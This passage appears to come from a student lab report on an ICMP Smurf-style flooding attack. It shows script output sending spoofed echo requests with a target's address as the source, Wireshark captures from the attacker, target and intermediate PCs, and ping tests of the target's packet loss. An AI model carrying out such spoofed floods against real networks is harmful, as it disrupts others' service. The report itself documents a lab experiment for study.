sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.1 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.133 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.195 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.134 with 192.168.0.133 as source
sending 50 icmp echo requests to 192.168.0.134 with 192.168.0.133 as source
```


Figure 17: IDE terminal

10 Result of the test


To determine the result and how the packets are traversing, wireshark is executed in attacker, target and intermediate devices.

10.1 Wireshark for attacker PC:


For the attacker PC in the wireshark window we can see that the target PC IP address is sending a lot of ICMP request packets to the boardcast IP address (192.168.0.255). To check if the ICMP requests are the ones we have sent we can check the data byte and its content in the wireshark. We can see that the data content sent as ICMP request matches with the data content in the wireshark below. If we filter the ICMP packets according to the target IP address source or destination, we can see a data traffic (packets coming from a lot of IP addresses because of being broadcast) is being created in the network for the target PC.


Activities
Wireshark
শনি 15:53
Capturing from wlo1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…

```
ip.src == 192.168.0.133 && icmp

No.     Time          Source          Destination     Protocol Length Info
 2235… 646.315909562 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.315921429 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.315932482 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.315944099 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.315955561 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.315966781 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.315977797 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.315990933 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316002596 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316014399 192.168.0.133   192.168.0.195   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316129447 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316152785 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316163636 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316174752 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316185479 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2235… 646.316195063 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…

▸ Frame 2236019: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: IntelCor_42:51:cb (10:f0:05:42:51:cb), Dst: SamsungE_77:16:89 (08:ee:8b:77:16:89)
▸ Internet Protocol Version 4, Src: 192.168.0.133, Dst: 192.168.0.197
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xbdcb [correct]

0000  08 ee 8b 77 16 89 10 f0  05 42 51 cb 08 00 45 00   ···w····  ·BQ···E·
0010  00 54 23 2c 40 00 40 01  94 e2 c0 a8 00 85 c0 a8   ·T#,@·@·  ········
0020  00 c5 08 00 bd cb 16 4f  00 01 92 de e2 50 00 00   ·······O  ·····P··
0030  00 00 e1 e1 0e 00 00 00  00 00 10 11 12 13 14 15   ········  ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········  ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,-  ./012345
0060  36 37                                              67

Internet Control Message Protocol (icmp), 64 bytes      Packets: 2498810 · Displayed: 5795 (0.2%)      Profile: Default
```


Activities
Wireshark
শনি 15:52
Capturing from wlo1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…

```
ip.src == 192.168.0.133 && icmp

No.     Time          Source          Destination     Protocol Length Info
 1775… 517.575331157 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575335943 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575340711 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575345583 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575350270 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575354920 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575359478 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575364111 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 1775… 517.575369337 192.168.0.133   192.168.0.197   ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (reply in 1…
 1841… 535.254384692 192.168.0.133   192.168.0.1     ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…

▸ Internet Protocol Version 4, Src: 192.168.0.133, Dst: 192.168.0.197
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xbdcb [correct]
    [Checksum Status: Good]
    Identifier (BE): 5711 (0x164f)
    Identifier (LE): 20246 (0x4f16)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 1775642]
  ▾ Data (56 bytes)
      Data: 92dee25000000000e1e10e0000000000101112131415161 7...
      [Length: 56]

0000  08 ee 8b 77 16 89 10 f0  05 42 51 cb 08 00 45 00   ···w····  ·BQ···E·
0010  00 54 23 2c 40 00 40 01  94 e2 c0 a8 00 85 c0 a8   ·T#,@·@·  ········
0020  00 c5 08 00 bd cb 16 4f  00 01 92 de e2 50 00 00   ·······O  ·····P··
0030  00 00 e1 e1 0e 00 00 00  00 00 10 11 12 13 14 15   ········  ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········  ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,-  ./012345
0060  36 37                                              67

Internet Control Message Protocol (icmp), 64 bytes      Packets: 2170266 · Displayed: 5195 (0.2%)      Profile: Default
```




```
ip.dst == 192.168.0.133 && icmp

No.     Time          Source         Destination    Protocol Length Info
 2630…  757.550660449 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550675035 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550682990 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550690349 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550697881 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550705131 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550711484 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550717984 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550724281 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550730589 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2630…  757.550736914 192.168.0.112  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/256, ttl=64
 2696…  775.763028317 192.168.0.133  192.168.0.133  ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2696…  775.763049592 192.168.0.133  192.168.0.133  ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2696…  775.763059288 192.168.0.133  192.168.0.133  ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2696…  775.763068040 192.168.0.133  192.168.0.133  ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…
 2696…  775.763077419 192.168.0.133  192.168.0.133  ICMP      98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (no respons…

    Identifier (LE): 20246 (0x4f16)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
  ▸ [No response seen]
  ▾ Data (56 bytes)
      Data: 92dee25000000000e1e10e00000000001011121314151617...
      [Length: 56]

0000  08 00 27 45 97 3d 10 f0  05 42 51 cb 08 00 45 00   ··'E·=··  ·BQ···E·
0010  00 54 23 2c 40 00 40 01  95 22 c0 a8 00 85 c0 a8   ·T#,@·@·  ·"······
0020  00 85 08 00 bd cb 16 4f  00 01 92 de e2 50 00 00   ·······O  ·····P··
0030  00 00 e1 e1 0e 00 00 00  00 00 10 11 12 13 14 15   ········  ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········  ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,-  ./012345
0060  36 37                                              67

Data (data.data), 56 bytes        Packets: 6229080 · Displayed: 7614 (0.1%)        Profile: Default
```


Figure 18: Attacker wireshark window

10.2 Wireshark for targeted PC:

For the targeted PC in the wireshark window we can see that a lot of ICMP reply is coming from many different IP addresses of the network creating a traffic for the target PC IP address. ICMP reply data contents 56 bytes of data that matches with the ICMP request we created in the python code.



```
ip.dst == 192.168.0.133 && icmp

No.     Time                            Source         Destination    Protocol Length Info
 3679…  2019-09-07 05:59:12.3305371…    192.168.0.195  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3305486…    192.168.0.195  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3305518…    192.168.0.195  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3305562…    192.168.0.195  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3305590…    192.168.0.195  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3306731…    192.168.0.195  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3306798…    192.168.0.195  192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3329743…    192.168.0.1    192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3330039…    192.168.0.1    192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3330069…    192.168.0.1    192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3330091…    192.168.0.1    192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…
 3679…  2019-09-07 05:59:12.3330114…    192.168.0.1    192.168.0.133  ICMP      98 Echo (ping) reply    id=0x164f, seq=1/2…

▸ Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.133
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xc5cb [correct]
    [Checksum Status: Good]
    Identifier (BE): 5711 (0x164f)
    Identifier (LE): 20246 (0x4f16)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
  ▾ Data (56 bytes)
      Data: 92dee25000000000e1e10e00000000001011121314151617...
      [Length: 56]

0020  00 85 00 00 c5 cb 16 4f  00 01 92 de e2 50 00 00   .......O .....P..
0030  00 00 e1 e1 0e 00 00 00  00 00 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67

Internet Control Message Protocol (icmp), 64 bytes        Packets: 3996153 · Displayed: 9253 (0.2%)        Profile: Default
```



*enp0s3
11:40 AM
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
Expression…

```
No.    Time                          Source          Destination     Protocol Length Info
 7211… 2019-09-07 11:39:19.2635996… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636008… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636020… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636033… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636051… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636068… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636234… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636258… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636271… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636284… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636295… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…
 7211… 2019-09-07 11:39:19.2636307… 192.168.0.112   192.168.0.133   ICMP         98 Echo (ping) reply    id=0x164f, seq=1/2…

▸ Internet Protocol Version 4, Src: 192.168.0.112, Dst: 192.168.0.133
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xc5cb [correct]
    [Checksum Status: Good]
    Identifier (BE): 5711 (0x164f)
    Identifier (LE): 20246 (0x4f16)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
  ▾ Data (56 bytes)
      Data: 92dee25000000000e1e10e00000000001011121314151617...
      [Length: 56]

0010  00 54 e0 59 00 00 40 01  18 0a c0 a8 00 70 c0 a8   .T.Y..@. .....p..
0020  00 85 00 00 c5 cb 16 4f  00 01 92 de e2 50 00 00   .......O ...P..
0030  00 00 e1 e1 0e 00 00 00  00 00 10 11 12 13 14 15   ........ ........
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ........ .. !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345
0060  36 37                                              67

Data (data.data), 56 bytes          Packets: 918234 · Displayed: 2150 (0.2%)          Profile: Default
```

Figure 19: Target wireshark window

10.3 Wireshark for Intermediate PC:

For the intermediate normal PC in the wireshark window we can see that the IP address of the PC is getting ICMP request packets from the targeted IP address (192.168.0.133) and in return sending ICMP reply packets to the source IP address (192.168.0.133).



Capturing from enp0s3
3:56 অপরাহ্ণ
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.src == 192.168.0.133 && icmp
Expression…

```
No.    Time          Source          Destination     Protocol Length Info
 3085… 869.100477080 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100514131 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100546758 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100580922 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100614366 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100648315 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100681332 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100712439 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100744014 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100809628 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…
 3085… 869.100852307 192.168.0.133   192.168.0.195   ICMP         98 Echo (ping) request  id=0x164f, seq=1/256, ttl=64 (rep…

▸ Internet Protocol Version 4, Src: 192.168.0.133, Dst: 192.168.0.195
▾ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xbdcb [correct]
    [Checksum Status: Good]
    Identifier (BE): 5711 (0x164f)
    Identifier (LE): 20246 (0x4f16)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 3019847]
  ▾ Data (56 bytes)
      Data: 92dee25000000000e1e10e00000000001011121314151617...
      [Length: 56]

0000  08 00 27 bd 25 2b 10 f0  05 42 51 cb 08 00 45 00   ··'·%+·· ·BQ··E·
0010  00 54 23 2c 40 00 40 01  94 e4 c0 a8 00 85 c0 a8   ·T#,@·@· ········
0020  00 c3 08 00 bd cb 16 4f  00 01 92 de e2 50 00 00   ·······O ·····P··
0030  00 00 e1 e1 0e 00 00 00  00 00 10 11 12 13 14 15   ········ ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%

enp0s3: <live capture in progress>          Packets: 3085504 · Displayed: 2455 (0.1%)          Profile: Default
```

Figure 20: Intermediate PC wireshark window

When the code was running and sending packets in the network, a ping packet had been sent from a normal PC to the targeted PC to see the availability of the target PC. For testing, ping request was two times with the time difference being three minutes.


- for the first test of sending ping request, 24 request packets were sent and got 21 reply packets with the total loss of 12%. For the test, total time took 23433 ms.


Activities
Terminal
শনি 16:06
jisha@jisha-HP-Pavilion-Notebook: ~
File Edit View Search Terminal Help

```
(base) jisha@jisha-HP-Pavilion-Notebook:~$ ping 192.168.0.133
PING 192.168.0.133 (192.168.0.133) 56(84) bytes of data.
64 bytes from 192.168.0.133: icmp_seq=1 ttl=64 time=28.9 ms
64 bytes from 192.168.0.133: icmp_seq=2 ttl=64 time=0.081 ms
64 bytes from 192.168.0.133: icmp_seq=4 ttl=64 time=9.33 ms
64 bytes from 192.168.0.133: icmp_seq=6 ttl=64 time=0.565 ms
64 bytes from 192.168.0.133: icmp_seq=7 ttl=64 time=0.104 ms
64 bytes from 192.168.0.133: icmp_seq=8 ttl=64 time=22.5 ms
64 bytes from 192.168.0.133: icmp_seq=9 ttl=64 time=0.320 ms
64 bytes from 192.168.0.133: icmp_seq=10 ttl=64 time=0.490 ms
64 bytes from 192.168.0.133: icmp_seq=11 ttl=64 time=0.130 ms
64 bytes from 192.168.0.133: icmp_seq=12 ttl=64 time=0.165 ms
64 bytes from 192.168.0.133: icmp_seq=13 ttl=64 time=0.154 ms
64 bytes from 192.168.0.133: icmp_seq=14 ttl=64 time=0.157 ms
64 bytes from 192.168.0.133: icmp_seq=15 ttl=64 time=0.114 ms
64 bytes from 192.168.0.133: icmp_seq=16 ttl=64 time=0.147 ms
64 bytes from 192.168.0.133: icmp_seq=17 ttl=64 time=0.254 ms
64 bytes from 192.168.0.133: icmp_seq=18 ttl=64 time=0.073 ms
64 bytes from 192.168.0.133: icmp_seq=19 ttl=64 time=0.091 ms
64 bytes from 192.168.0.133: icmp_seq=21 ttl=64 time=0.812 ms
64 bytes from 192.168.0.133: icmp_seq=22 ttl=64 time=0.227 ms
64 bytes from 192.168.0.133: icmp_seq=23 ttl=64 time=56.6 ms
64 bytes from 192.168.0.133: icmp_seq=24 ttl=64 time=0.071 ms
^C
--- 192.168.0.133 ping statistics ---
24 packets transmitted, 21 received, 12% packet loss, time 23433ms
rtt min/avg/max/mdev = 0.071/5.777/56.605/13.688 ms
(base) jisha@jisha-HP-Pavilion-Notebook:~$ ping 192.168.0.133
PING 192.168.0.133 (192.168.0.133) 56(84) bytes of data.
64 bytes from 192.168.0.133: icmp_seq=1 ttl=64 time=0.132 ms
64 bytes from 192.168.0.133: icmp_seq=2 ttl=64 time=0.192 ms
64 bytes from 192.168.0.133: icmp_seq=3 ttl=64 time=0.166 ms
64 bytes from 192.168.0.133: icmp_seq=4 ttl=64 time=0.136 ms
64 bytes from 192.168.0.133: icmp_seq=5 ttl=64 time=0.155 ms
